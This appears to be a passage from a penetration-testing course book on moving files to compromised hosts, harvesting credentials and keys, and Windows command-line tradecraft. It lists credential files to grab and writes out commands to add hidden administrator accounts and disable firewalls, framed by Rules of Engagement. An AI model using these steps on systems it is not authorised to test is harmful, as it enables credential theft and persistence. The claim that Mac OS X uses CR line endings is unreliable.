A tester has many options for moving files to or from a system depending on the circumstances of the test and the target system. In this section, we'll explore the various options for moving files to and from exploited target machines.

Moving Files to a Target: Push vs. Pull

- Depending on the access the tester has to the target, he or she may...
  - Push files to a target

    Firewall allows inbound | Push File → Target Machine

  - Have the target pull files back in

    Firewall blocks some inbound | Command to Pull File | Pull File → Target Machine

When exploiting machines, we frequently want to put files onto a machine or take them off of the system. We can either push files to a target or pull them from it, as illustrated on the slide. The tester will choose the method for transferring files based on several factors:

1) Whether moving files to or from the target is allowed by the project's Rules of Engagement

2) The protocols that are allowed inbound and outbound between the tester and the target system, including network firewalls, network-based Intrusion Prevention Systems (IPSs), router ACLs, and local port filters or firewalls on the target

3) The software installed on the target machine, especially software associated with file transfer

4) The kind of exploit the tester has used and how it integrates with file transfer functionality

If a firewall allows inbound traffic, we may just push a file to the target. If only very limited inbound traffic is allowed, we may compromise a target to establish a command channel. We then issue commands to direct the target machine to pull the file from the tester's box.

The images in the slide are focused on moving a file to the target. Alternatively, the tester may want to get a file from a target. The same two options are available. We could try to pull the file from the target directly, or issue commands to have the target push the file back to the tester's machine.

Moving Files to a Target: Using File Transfer Services

- Protocols and services designed to move files
  - TFTP
    - Unauthenticated, UDP port 69
    - Most systems include TFTP client
  - FTP
    - Very common, uses TCP 20 (data) and TCP 21 (control) by default
    - Corrects text file anomalies between different systems
  - SCP, part of SSH suite
    - Encrypts data
    - Often allowed outbound, using TCP port 22 by default
    - Included on most Linux and Unix machines by default
  - HTTP or HTTPS
    - Almost always allowed outbound on at least TCP 80 and 443
    - Even supports transfer through HTTP/HTTPS proxy
    - Command-line browser very helpful, like wget, Lynx, HTTrack

140

To move files to a target machine, a tester could rely on various services and their associated protocols that are designed to transfer files. Some of the most common mechanisms used to move files during penetration tests and ethical hacking are:

TFTP (Trivial File Transfer Protocol): This stripped-down service moves files with no authentication between a tftp client and tftpd using UDP port 69.

FTP: This familiar service conveniently moves files using two connections, an FTP data connection associated with TCP port 20, and an FTP control connection associated with TCP port 21. FTP, when used in ASCII mode, corrects some issues with moving text files between different operating systems, as we'll discuss shortly.

SCP (Secure Copy): This program is part of the Secure Shell (SSH) suite and transfers files using TCP port 22 by default. It is an ideal candidate for file transfer, given that a) it encrypts all authentication information and data in transit, b) most networks allow outbound SSH, and c) many Linux and Unix systems have an scp client built in.

HTTP or HTTPS: These protocols are almost always allowed outbound, using at least TCP ports 80 and 443. Even if they are sent through a web proxy, they can still be used to carry files. As testers, we often invoke text-based browsers on a compromised victim machine, using that browser to fetch files from the attacker system and moving them back onto the target machine. Some very useful text-based browser-style programs include wget, Lynx, and HTTrack.

Moving Files to a Target: Additional File Transfer Services

- Additional services and protocols for moving files:
    - Windows File Sharing – NetBIOS / SMB
    - NFS mounts
    - Netcat
        - Is it installed? If not, this is a chicken-and-egg problem
    - Others
- Must have appropriate client and server installed already on separate sides

141

Some additional file transfer services used by testers also include:

Windows File Sharing: Of course, most Windows machines can use this means to move files across the NetBIOS and/or SMB protocols (TCP ports 135-139 or 445). Furthermore, Linux and Unix machines support this kind of access using Samba, with commands like smbclient, smbmount, and the Samba Daemon (smbd).

NFS (Network File System): This protocol is most commonly used to move files between Unix/Linux systems, although there are also Windows NFS implementations. By default, it uses TCP and UDP 2049, although it may involve other ports as well.

Netcat: Netcat can move files back and forth between systems (among other functions) using arbitrary TCP or UDP ports. Unfortunately, to use Netcat to move a file, you first have to get the Netcat executable on the target machine. If it's already there, the tester can start using it. If it is not, you have to move Netcat's file first to be able to use it to move additional files, resulting in a chicken-and-egg condition.

There are other mechanisms to move files as well, but these are the most common and popular.

Note that, to use any of these mechanisms, the target machine must have the appropriate client or server software installed, and the attacker's machine must have the other side (server or client) installed.

Alternative Methods for File Transfer: Meterpreter, Paste, and Echo

- Metasploit Meterpreter upload and download function can move and interact with files

  ```
  meterpreter > upload
  meterpreter > download
  meterpreter > cat
  meterpreter > edit
  ```
  - Looks very much like vi
- With a terminal session, a text editor can paste files
  - May seem lame, but it is very helpful
- Even with very limited shell, echo can enter lines

  ```
  $ echo "this is part of the file" >> file.txt
  C:\> echo this is part of the file >> file.txt
  ```
- Whatever it takes... get the file there

Network Pen Testing & Ethical Hacking - ©2009, All Rights Reserved 142

Beyond those traditional file transfer mechanisms, testers may also move files using less conventional means.

One very helpful way to move files involves compromising a system using Metasploit to exploit some buffer overflow or other flaw, and then loading the Meterpreter as a payload. The Meterpreter, as we discussed earlier, is a small shell environment. In recent versions of Metasploit, the Meterpreter includes several built-in commands for moving files including **upload** and **download** to send files to or from a compromised machine. The Meterpreter's **cat** command dumps a file to standard output on the screen. The **edit** command of the Meterpreter acts very much like the vi editor commonly found on Unix and Linux machines.

Another option for moving files, if the attacker has command shell terminal access on the target machine is to invoke an editor, like vi, emacs, pico, or other. Then, the attacker could simply cut and paste the contents of a file into the editor. Some people think that cut-and-paste is a cheat, because it's too obvious and simple. But, some hacks are elegant and others are not. Penetration testers and ethical hackers are often focused more on utility (does it work?) than elegance (is it pretty or clever?).

Even with a limited shell that doesn't implement a terminal, we can still create files by using the echo command to append things to a file, building a file line by line with >> redirects, as we covered earlier in our discussion of the terminal vs. raw shell dilemma.

142

Cross Platform Text Files

- During a test, you may want to move a text file to a compromised target machine
  - C program to be compiled or scripts to be run
- For text files, be wary of different cross-platform end-of-line characters
  - Linux/Unix: Line Feed = LF = ASCII 0x0a = \n
  - Mac OS X: Carriage Return = CR = ASCII 0x0d = \r
  - Windows: Carriage Return+Line Feed = CRLF = ASCII 0x0d0a = \r\n
- FTP in ASCII mode will automatically convert
  - Other transfer mechanisms will not convert them

143

Testers often want to move text files between machines. For example, a tester may want to put a program's C source code on a target machine so that he or she can compile it there. Or, the tester may want to push a script to a target box to run it there. But, when moving text files between different operating system types, the file may appear to be corrupted when it gets to the target system. For example, if you push a C file written on a Windows box in Notepad to a Unix machine, you may have some big problems if you try to compile the program. The compiler will complain that there are errors in the code. What happened? This corruption may seem trivial, but it comes up very often in the life of most professional penetration testers.

The issue is associated with different end of line characters used by different operating systems. Quite simply, different operating systems have different characters for indicating the end of a line in a text file, specifically:

On Linux/Unix, the end of a line is a Line Feed character, called LF for short. Its ASCII hex equivalent is 0x0a. Its character equivalent is often represented as a \n.

On most aspects of Mac OS X, the end of line is a Carriage Return character, called CR for short. Its ASCII hex equivalent is 0x0d. Its character equivalent is often represented as a \r.

And, on Windows, the end of line is a Carriage Return and a Line Feed used together, back-to-back, called CRLF for short. Its ASCII hex equivalent is 0x0d0a. Its character equivalent is \r\n.

Happily, FTP when placed in ASCII mode will automatically convert these end of line characters for you. But, use ASCII-mode FTP (by typing "ascii" at the ftp prompt when logged in) only for text files. The last thing you want is for FTP to convert the 0x0a and 0x0d characters in a binary file such as an executable. But, the other file transfer mechanisms we discussed over the past few slides will not convert them, making the files appear corrupt when moved to another platform. How can you deal with this?

143

Converting File Formats using the tr command

- Use unix2dos and dos2unix, included in some Linux and Unix variants... but if they aren't available, you can use tr
- Windows to Unix:
  - Delete carriage returns:

```
$ tr -d '\r' < windowsfile.txt > unixfile.txt
```

- Mac OS X to Unix:
  - Convert carriage returns to line feeds:

```
$ tr '\r' '\n' < macfile.txt > unixfile.txt
```

- Unix to Mac:
  - Convert line feeds to carriage returns

```
$ tr '\n' '\r' < unixfile.txt > macfile.txt
```

- Additional scripts for converting with tr, awk, and perl are at http://kb.iu.edu/data/agiz.html

144

You could run a simple command or a script to convert a text file either before or after transferring it to make its end-of-line characters line up with the destination operating system type. The unix2dos and dos2unix commands included in some versions of Linux and Unix will do the conversion for you. However, if they are not available, one straightforward way to convert files is to use the Unix or Linux tr command, which will translate or delete characters.

To convert a Windows text file so that it is suitable for Unix, you could run:

```
$ tr -d '\r' < windowsfile.txt > unixfile.txt
```

This command merely deletes (-d) the \r, leaving the \n that Unix requires.

To convert a file from Mac OS X to Unix, you could run:

```
$ tr '\r' '\n' < macfile.txt > unixfile.txt
```

This will translate the \r characters into \n characters.

To convert Unix to Mac, you would run:

```
$ tr '\n' '\r' < unixfile.txt > macfile.txt
```

Of course, you can use similar invocations to work through all of the permutations that you'd like. Given that Windows doesn't have a built in tr command, this translation is often done on a Linux or Unix machine.

Beyond these tr invocations, some useful scripts for doing this conversion with awk and perl are available for free at http://kb.iu.edu/data/agiz.html

144

Course Roadmap

- Planning and Scoping
- Scanning
- *Exploitation*
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- Exploit Categories
- Metasploit
  - Exercise: bind_tcp
  - The Meterpreter
  - Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - Exercise: The Dilemma Illustrated
  - Bypassing Dilemma
  - Exercise: Relays for Term Access
- Moving Files with Exploits
- *Pilfering from Target Machines*
- Windows Command Line Kung Fu for Pen Testers
  - Exercise: Challenges
- Making Win Run Commands
  - Exercise: sc and wmic

145

Now that we've seen how to move files to and from target machines, let's discuss the kinds of files a penetration tester may want to grab from a compromised target system. Useful information tidbits retrieved from a compromised machine could offer a penetration tester significant advantages in demonstrating risk to a target enterprise. Furthermore, information pilfered from one compromised system may be extremely useful in identifying and exploiting other systems in the organization.

Local File Pilfering Is Your Friend

- When you compromise a machine, pilfer its information resources as much as possible
  - Verify that such pilfering is allowed in Rules of Engagement
- What to grab?
  - Password representations
    - Unix/Linux: /etc/passwd and /etc/shadow or variants
    - Windows: SAM database and cached credentials using fgdump, or at least currently logged on user's credentials (using whosthere.exe...more on that later)
  - Crypto keys
    - SSH keys for ssh clients and sshd – public and private keys
    - PGP and GnuPG keys – public and secret rings (check rules of engagement)
  - RSA SecureID Authentication Manager server seed files (.asc) for tokens
    - With these files, Cain can calculate tokens' display at arbitrary points in the future

146

When a penetration tester compromises one machine in a target organization, he or she should carefully analyze that machine to determine if it houses any information that can be used to further the goals of the penetration test – demonstrating risk to the target organization and possibly leading to compromise of other systems on the target network. Before grabbing files from a target system, however, a tester must make sure that such local file and information pilfering is allowed in the Rules of Engagement for the project by checking with target system personnel.

With the appropriate permission, what should the attacker grab? Password files can be especially useful, so an attacker can crack them and use the resulting passwords to access other systems included in project's scope. The Linux and Unix /etc/passwd and /etc/shadow files can be immensely helpful, as is the Windows SAM database. We'll look at extracting and cracking these password files in far more detail in 560.4.

Crypto keys stored on an end system can likewise be useful in demonstrating the risk of a vulnerability. The pen tester may access stored SSH public and private keys for clients and servers. Similarly, the public and secret keyrings of a Pretty Good Privacy (PGP) or Gnu Privacy Guard (GnuPG) installation may prove useful. Of course, the attacker would need the victim's passphrase associated with such keys to use them. But, because many users manually synchronize the passwords for their crypto keys with their operating system password, the tester may have already determined the associated password.

If the compromised server is an RSA SecureID Authentication Manager, or a system used to control and configure such a box, the penetration tester could grab the .asc files used to initialize each time-based authentication token. The Cain tool, which we'll analyze in detail in 560.4, has a feature that can calculate the time-based passcode displayed on a SecureID token, provided that you load the associated token's .asc file.

File Pilfering Continued

- **Additional items to snag:**
  - **Source code**
    - Especially interesting for web servers... Locally, we can analyze it for vulnerabilities
  - **Wireless client profiles, including Pre-Shared Keys**
    - Detailed in Josh Wright's pen test research paper, "Vista Wireless Power Tools for the Penetration Tester" at www.inguardians.com
    - PSK isn't currently crackable, but can be directly imported into pen tester's own system... Great idea, Josh!

```
wirelesskey.xml - Notepad
File  Edit  Format  View  Help
<security>
          <authEncryption>
          <authentication>WPAPSK
                 <encryption>TK
                 <useOneX>false
          </authEncryption>
          <sharedKey>
                 <keyType>passP
                 <protected>tru
                 <keyMaterial>O
DF0346ED15BAD00002563FA8614884
                 </sharedKey>
</security>
```

Some additional items that pen testers should consider pilfering from compromised target machines include source code stored there, which could include C, C++, and many other elements of code. Of particular interest is PHP, Perl, and other scripts associated with web servers, used to process requests from clients. By pilfering such code from a web server, a penetration tester can review that code, looking for flaws that might be exploitable against that web server already compromised, or any other system within the project's scope that is also running the same code.

If the attacker compromises a client-side system configured to use a wireless LAN, the attacker could dump the wireless profile, which often includes a representation (a one-way hash) of pre-shared WEP, WPA, and WPA2 keys. Windows Vista clients easily provide such information to any user running with administrator or local SYSTEM privileges, via the "netsh wlan" command. Josh Wright wrote a white paper on how to use a command shell on an exploited Vista machine during a penetration test to retrieve the pre-shared key hashes. While there currently aren't any tools publicly available to crack the Vista format for wireless pre-shared key representation storage, a penetration tester doesn't need to crack the key. The tester could simply import them into his or her own Vista machine and use it to access the wireless network.

More Stuff to Pilfer

- Machines with which the compromised system has recently communicated:
  - Windows:
    ```
    C:\> netstat -na
    C:\> arp -a
    C:\> ipconfig /displaydns
    ```
  - Linux and Unix:
    ```
    # netstat -natu
    # arp -a
    ```
- Additional system-specific information:
  - DNS servers: Zone files
  - Web servers: Document root, especially local scripts
  - Mail servers: E-mail address inventory, address aliases, sample of e-mail that tester sent to it
  - Clients: Inventory of software: `c:\> dir /s "c:\Program Files"`
  - Many more possibilities here

On a compromised machine, a pen tester can also issue various commands to determine other systems with which the compromised machine has recently communicated. Such systems are more likely to be in scope, making these commands a handy way to inventory additional potential targets. On Windows, the tester could run the "netstat –na" command to see current TCP and UDP port usage, indicating which machines have an established TCP connection or who have very recently communicated with the box. The "arp –a" command dumps the system's ARP cache, showing the machines on the same subnet that the system has sent packets to in the last 10 minutes or so. Finally, the Windows "ipconfig /displaydns" command dumps the Windows DNS cache, showing recently resolved names, with a display including the remaining DNS Time-to-Live value, providing the tester with an estimate of how recently the record was resolved. On Linux and Unix, the tester can run "netstat –natu" to see all TCP and UDP port usage, as well as "arp –a" to dump the ARP cache. Linux machines typically do not maintain an operating-system-wide DNS cache.

Additional information items that a pen tester may wish to consider grabbing include the zone files of a DNS server, which include information about names, IP addresses, and other tidbits. In a web server, the tester may want to grab all files and directories under the document root. On mail servers, the tester may consider grabbing files that contain an inventory of e-mail addresses and aliases. The tester could even get a copy of an e-mail the tester sends to an example account on the server, to demonstrate successful compromise of the mail server itself.

On client machines, a handy inventory of installed programs and their last update date generated by the dir command can be very helpful in planning future client-side exploitation, as we discussed in the beginning of 560.3.

There are many more possibilities here, and penetration testers should think carefully about information resources to grab when they've successfully compromised a target machine.

Course Roadmap

- Planning and Scoping
- Scanning
- ***Exploitation***
- Password Attacks
- Wireless Attacks
- Web App Attacks

- Why Exploitation?
- Exploit Categories
- Metasploit
  - Exercise: bind_tcp
  - The Meterpreter
  - Exercise: Meterpreter
- Non-Metasploit Exploits
- Command Shell vs. Terminal Access
  - Exercise: The Dilemma Illustrated
  - Bypassing Dilemma
  - Exercise: Relays for Term Access
- Moving Files with Exploits
- Pilfering from Target Machines
- ***Windows Command Line Kung Fu for Pen Testers***
  - Exercise: Challenges
- Making Win Run Commands
  - Exercise: sc and wmic

149

Our next topic will be the Windows command line. As a professional penetration tester or ethical hacker, you will likely encounter many Windows machines in your work, some of which will be exploitable to gain remote shell access. To make full use of this access in your projects, you should master fundamental skills at the Windows command line. We'll discuss some important properties and capabilities of the Windows command shell (cmd.exe) built into Windows NT, 2000, XP, 2003, Vista and 2008.

Windows Command-Line Kung Fu For Penetration Testers

- Command-line skills are very helpful for penetration testers
  - Hit one target, get shell access, then use it to access another
  - Often we can't install tools on a given conquered machine
  - Thus, we'll focus on maximizing use of built-in command-line tools
  - Given the dominance of Windows targets, we will spend some time further developing our Windows command-line skills

Analyze

scan
analyze
exploit

cmd.exe
access

Attacker

Conquered Target

Next Target

- You may be familiar with the SANS full-day course on the Windows command line... or the section of SANS 504
  - For this class, we will have a different focus: Windows command line tips for penetration testers and ethical hackers

Often, during a penetration test or ethical hacking exercise, a tester gains command-shell access to a given target machine. With access to this target, the tester can conduct detailed analysis of this conquered machine, as well as locate and attack other systems (provided that the Rules of Engagement allow for such follow-on exploration). But, with just command shell access, the attacker requires solid command line skills to be able to maximize the usefulness of this conquered target.

Given the dominance of Windows from a marketshare and exploitable target perspective, we will now spend time analyzing various Windows command-line tools and techniques to see how they can be used by penetration testers and ethical hackers in their work. Many people dismiss the Windows command line (cmd.exe), thinking that it isn't a powerful-enough shell. However, it has some very useful capabilities, ones that can serve penetration testers and ethical hackers very well in their projects. Let's explore these capabilities in more detail and see how we can use them in our work.

You may be familiar with other Windows command line classes offered by the SANS Institute, including SANS Security 531, *Windows Command-Line Kung Fu for InfoSec Pros*, as well as the Windows command-line section of SANS Security 504, *Hacker Techniques, Exploits, and Incident Handling*. This current section of this course is actually quite different from those other courses. They focus on Windows command-line skills for general security personnel and incident handlers. Our focus in this section will be specifically on Windows command line tips for penetration testers.

Why Focus on the Windows Command Shell?

- Windows machines have significant market share
  - Especially on the client side... but to some extent on the server-side as well
- Windows machines often include a myriad of third-party applications
- Windows machines often aren't thoroughly patched
  - Not only the Microsoft software on these boxes, but especially the third party applications

We will spend some time focusing on the Windows command shell in this class. You may wonder why. There are several reasons for this focus. First off, Windows has a significant market share, dominating most organizations client-side deployments, and certainly no slouch on server deployments. Windows machines often include a large assortment of third-party software installed on the system, both on the client and server side. This third-party software is often not patched very thoroughly, leaving possibly exploitable software on the machine. Also, some organizations do not patch built-in components of Windows very well either.

Using Windows Shell for Maximum Effectivness

- For all of those reasons, penetration testers sometimes find themselves with a successful compromise... staring at a command shell on Windows
  - We need to be able to use that command shell to its maximum effectiveness, with only built-in tools
  - Don't install additional software unless you have to... keeps our footprint small and lowers the chance of admin, user, and anti-virus detection
  - Using built-in tools and functionality is safer and there is less clean-up
- We cover Linux and Unix command-line tricks throughout the course, embedded in our discussions of other tools and techniques
  - Netcat section (560.2) covered while loops, John the Ripper section (560.4) covers patching source code and compiling, and so on...

For all of the reasons cited on the previous slide, penetration testers sometimes find themselves with command shell access of a target Windows machine. To be successful penetration testers, we need to maximize the use we can make of that compromised Windows box at the command shell to explore and attack the target environment more thoroughly, to better understand the business risk of the discovered vulnerabilities. We'll use only built in tools included in Windows, instead of installing separate software, because that lowers our footprint on the target machine. If we don't have to push any custom software onto the compromised target, detection by admins, users, and anti-virus tools is far less likely. Furthermore, the attack is safer and clean-up is easier if we rely only on built-in functionality of Windows target machines during the attack.

The class also covers numerous Linux and Unix command-line tricks, with those topics embedded throughout our discussions of other tools and techniques (for example, the Netcat section in 560.2 covers "while" loops and the John the Ripper section in 560.4 covers patching and compiling source code). There are several dozen other examples of Linux/Unix command-line tips we cover along the way. So, the Linux/Unix command tips are embedded throughout the course. The Windows ones are covered in this section.

Analyzing a System: Displaying and Scraping Through Files

- Display the contents of a file on Standard Output
  ```
  C:\> type [file]
  ```
- Looking at multiple files:
  ```
  C:\> type *.txt    or   type [file1] [file2] […]
  ```
- Displaying output one page at a time:
  ```
  C:\> more [file]
  ```
- Searching for a string within a file:
  ```
  C:\> type [file] | find /i "[string]"
  ```
- Searching for regular expressions
  ```
  C:\> type [file] | findstr [regex]
  ```

Penetration testers and ethical hackers often have to display files on target machines, and scrape through their contents looking for specific items. We can accomplish these tasks with the type, more, find, and findstr commands.

The type command displays the contents of a file on standard output. It is the rough equivalent of the Unix/Linux cat command, and is used as follows:
```
C:\> type [file]
```
We can see the contents of multiple files by either using a wildcard of * to refer to the files, or by listing the files one after the other in the type command-line invocation, as follows:
```
C:\> type *.txt
C:\> type [file1] [file2]
```
Most interactions with the file system use * as a wildcard to match any string.

To look at the contents of a file one page of output at a time, we can use the more command:
```
C:\> more [file]
```
Note that Windows does not have a less command built-in, so the handy page up / page down and search features of less are unavailable to us using only built-in tools on Windows.

To look for lines of standard output that contain a given string, we can use the find command. By default, find looks for strings, and is case sensitive. With the /i option, it becomes case insensitive. To search for a given string in a file, we could run:
```
C:\> type [file] | find /i "[string]"
```

Finally, if are familiar with formulating regular expressions, powerful and flexible pattern matching syntax, you can use the built-in findstr command, as follows:
```
C:\> type [file] | findstr [regex]
```

153

Analyzing a System: Environment Variables

- To see all environment variable set within a shell, run:

  ```
  C:\> set
  ```

- To see a specific one, run:

  ```
  C:\> set [variable_name]
  ```

- Some important environment variables for penetration testers and ethical hackers:

  ```
  C:\> set username
  ```
  - Similar (but not identical) to Linux/Unix whoami

  ```
  C:\> set path
  ```
  - Shows where shell searches for commands to run

154

When analyzing a system, a penetration tester should note the environment variables that are set within the shell he or she is using. Depending on how the shell was created (via an exploit, a remotely launched job, ssh, telnet, etc.), it may or may not have these variables set. But, if they are set, this information is incredibly useful in understanding the machine in more detail. To see all environment variables set for the shell, you can simply type:

```
C:\> set
```

To see a specific variable's value, you can run:

```
C:\> set [variable_name]
```

Two very important environment variables are username and path. As its name implies, the username variable shows you your current logon name. The following is the closest thing we have to Linux/Unix whoami command on Windows:

```
C:\> set username
```

The path environment variable shows you where the shell searches in the file system to find the commands that you type. The value of your path can also give you a feel for ancillary packages installed on the machine, such as Python or QuickTime, which usually alter the default path settings. Check the path with:

```
C:\> set path
```

Analyzing a System:
The systemroot Variable

- The systemroot variable is extremely important
  - Tells you where the operating system is installed on the file system
  - Inexperienced penetration testers often assume c:\, but it could be elsewhere... it's always good to check

  ```
  C:\> set systemroot
  ```

- To interact with any of these environment variables, use `%[variable_name]%`
  - Your shell will simply replace the variable name with its value

- For example:

  ```
  C:\> cd %systemroot%
  ```

  - Then, to see which directory you are in (like a Linux/Unix pwd):

  ```
  C:\> cd
  ```

The systemroot variable is likewise very useful for penetration testers. It shows where the operating system itself lives in the file system, usually c:\windows. It can be viewed with:

```
C:\> set systemroot
```

Please note that not every Windows machine has its primary partition in c:\. Rookie penetration testers often make the mistake of searching around in c:\ for important items on a system that has its default partition moved to, say, d:\ or e:\. Needless to say, they don't find what they are looking for. It's quite possible that they do find another Windows install, but not the one that is currently booted. That's why it's a good idea to check the systemroot before doing too much in-depth analysis in the wrong place.

To refer to these environment variables in shell commands, simply put a % sign before and after it. Your shell will expand the %systemroot% in any command you type to the systemroot directory. For example, to change to your systemroot directory, you could run:

```
C:\> cd %systemroot%
```

To display the path of your current working directory (like the Linux/Unix pwd command), you could simply run:

```
C:\> cd
```

Analyzing a System: Searching the File System

- To search for a file in the file system, use:

`C:\> dir /b /s [directory]\[file]`

- No spaces between [directory], \, and [file]
- The /s means recurse subdirectories
- The /b means bare form of output (do not look at ., .., and other items), and print full path when used with /s
- Wildcards supported with *
- Example, to find hosts file within %systemroot%:

`c:\> dir /b /s %systemroot%\hosts`

156

Penetration testers and ethical hackers often need to scour the file system to find a file with a given name. To accomplish this, we can use the humble dir command, but with some pretty specific syntax. Suppose we want to search for a file of name [file] and see if it exists anywhere in the directory structure underneath [directory], recursively going through that directory and its subdirectories. We could run:

```
C:\> dir /b /s [directory]\[file]
```

It is important to note that there are no spaces between the [directory], the \, and the [file]. It's just one after the other. It may appear that such an invocation would only look for [file] in that one [directory], but the /s makes it recurse subdirectories.

The /b tells dir to use the bare form of the output, not displaying the . link that each directory has to itself or the .. link it has to its parent. When used with /s, however, /b has a very important function for us. It displays the full path to each file, something very important to us when looking for a file. As you might expect, the file name can have a * in it to act as a wildcard.

As an example, let's look for the hosts file inside the systemroot, using this syntax:

```
c:\> dir /b /s %systemroot%\hosts
```

This hosts file is important, because it might give us clues about other machines with which the given system communicates.

156

Managing Accounts and Groups

```
C:\WINDOWS\system32\cmd.exe

C:\>net localgroup administrators
Alias name       administrators
Comment          Administrators have complete and
ter/domain

Members

-------------------------------------------------
Administrator
skodo
The command completed successfully.

C:\>_
```

- List local users:
  C:\> **net user**
- List local groups:
  C:\> **net localgroup**
- List members of local admin group:
  C:\> **net localgroup administrators**
- Add a user:
  C:\> **net user [logon_name] [password] /add**
- Put the user in the local admin group:
  C:\> **net localgroup administrators [logon_name] /add**

With the ability to run commands on a target machine, penetration testers and ethical hackers often want to get a list of local users and groups on the target system, possibly adding new user accounts and manipulating the membership of various groups, such as the administrators group. To get a list of all local users defined on the machine, we can run:

C:\> **net user**

To see which local groups have been created on the machine, we could use:

C:\> **net localgroup**

Now, here's where things get interesting. We can see which accounts are members of the local administrators group with:

C:\> **net localgroup administrators**

The local administrator accounts on a given machine might be very interesting, because those same accounts might appear locally on other nearby systems, a useful thing for penetration testers and ethical hackers to analyze.

We can add a user to the system with this command:

C:\> **net user [logon_name] [password] /add**

Then, we can add that user to the local administrators group with:

C:\> **net localgroup administrators [logon_name] /add**

Deleting Users and Accounts

- Maintain a written inventory of all changes you make on a system
  - And remember to clean up after you are done!
- To remove a user from a group:
  ```
  C:\> net localgroup [group]
     [logon_name] /del
  ```
- To delete an account:
  ```
  C:\> net user [logon_name] /del
  ```

As penetration testers and ethical hackers perform their work, they should make changes to the target systems only if the given Rules of Engagement for the project allow them to do so. And, if changes are allowed, the testers need to document all changes carefully for each system, and clean them up after testing is completed. On the previous slide, we showed how to create users and add them to groups. To clean out such changes, a tester should first remove the users from the groups to which they were added, using this command:

```
C:\> net localgroup [group] [logon_name] /del
```

Then, once all group memberships have been revoked, the account can be deleted with:

```
C:\> net user [logon_name] /del
```

Analyzing a System: Determining Firewall Settings

- The netsh command lets you interact with the network settings of the machine
  - Numerous contexts for various aspects of the system... view different contexts in detail with:
  ```
  C:\> netsh /?
  ```
- For a penetration tester, the firewall context is very important to us
- To see the whole configuration of the firewall, run:
  ```
  C:\> netsh firewall show config
  ```

Another important aspect of a Windows system from the perspective of a penetration tester or ethical hacker is the built-in Windows host-based firewall. The firewall can be controlled at the command-line using the powerful netsh tool. This command can control almost all aspects of Windows networking, including IP addresses, bridging, routing, etc. To get an overview of its capabilities, you can run:

```
C:\> netsh /?
```

You can run netsh either as a standalone command with all of its options on a single line or as an interactive console shell. To invoke the shell, simply type netsh. Then, you can type any of its contexts (like firewall or interface) and enter /? to get details within that context.

We'll zoom in on the netsh firewall configuration, because it is so vital to us as penetration testers and ethical hackers. To view the complete settings of the firewall, including allowed inbound ports and programs allowed to speak on the network, you could run:

```
C:\> netsh firewall show config
```

Note that the netsh command shows us only the settings of the built-in Windows firewall, not other third-party firewalls that may be installed on the system. The process for viewing the configuration of third-party firewalls is completely dependent on the particular package in use.

Analyzing a System:
Changing Firewall Settings

- Be careful! Make sure you verify that firewall rule changes on target hosts are allowed in the Rules of Engagement
- To allow a given port inbound:
  ```
  C:\> netsh firewall add portopening protocol =
      [protocol]  port = [port] name = [comment] scope =
      custom addresses = [allowed_source_IP/cidr]
  ```
- For example, to allow inbound TCP port 23 from 10.10.10.0/24:
  ```
  C:\> netsh firewall add portopening protocol = TCP  port
      = 23 name = AllowTelnet scope = CUSTOM addresses =
      10.10.10.0/24
  ```
  Delete this rule with:
  ```
  C:\> netsh firewall del portopening protocol = TCP  port
      = 23
  ```
- To disable the Windows firewall altogether:
  ```
  C:\> netsh firewall set opmode disable
  ```

We can use netsh to alter the firewall's configuration as well. During a penetration test, such alterations should only be made when the Rules of Engagement specifically allow for them.

To configure the firewall to allow inbound traffic on a given port, you could use this command:

```
C:\> netsh firewall add portopening protocol = [protocol]
port = [port] name = [comment] scope = custom addresses =
[allowed_source_IP/cidr]
```

Note that the command includes a custom scope which limits the source IP addresses that can access the system on this port. From a penetration testing perspective, this is a good idea, because it lowers the chance of a bad guy attacker piggybacking in on our access to the target machine. We could specify a single IP address or we could allow a network using the convenient CIDR notation for subnets (i.e., /24 is a netmask of 255.255.255.0, whereas /16 would be a netmask of 255.255.0.0.) The slide shows an example of allowing inbound TCP port 23, used by telnet, but only from a source machine on the 10.10.10 subnet. We can delete the rule (while cleaning up after a project) using the command:

```
C:\> netsh firewall del portopening protocol = [TCP|UDP]
port = [portnum]
```

Finally, we can disable the firewall entirely by using this command:

```
C:\> netsh firewall set opmode disable
```

Replacing "disable" with "enable" will turn the firewall back on.

Analyzing a System: Interacting with the Registry

- The reg command lets us interact with the Registry (including remotely!)
  - Read a reg key: `C:\> reg query [KeyName]`
  - Change a reg key
    ```
    C:\> reg add [KeyName] /v [ValueName] /t [type] /d
    [Data]
    ```
  - Export settings to a reg file
    ```
    C:\> reg export [KeyName] [filename.reg]
    ```
  - Import settings from a reg file
    ```
    C:\> reg import [filename.reg]
    ```
  - Do any of these remotely by prepending
    `\[MachineName]` before `[KeyName]`
    - Requires admin-level SMB session

Most Windows settings are stored in the Registry, so being able to interact with it from a command line is very important to a penetration tester or ethical hacker working in Windows. The reg command allows for various kinds of read and write actions to and from the Registry. To read Registry keys, we could use the reg command as follows:

```
C:\> reg query [KeyName]
```

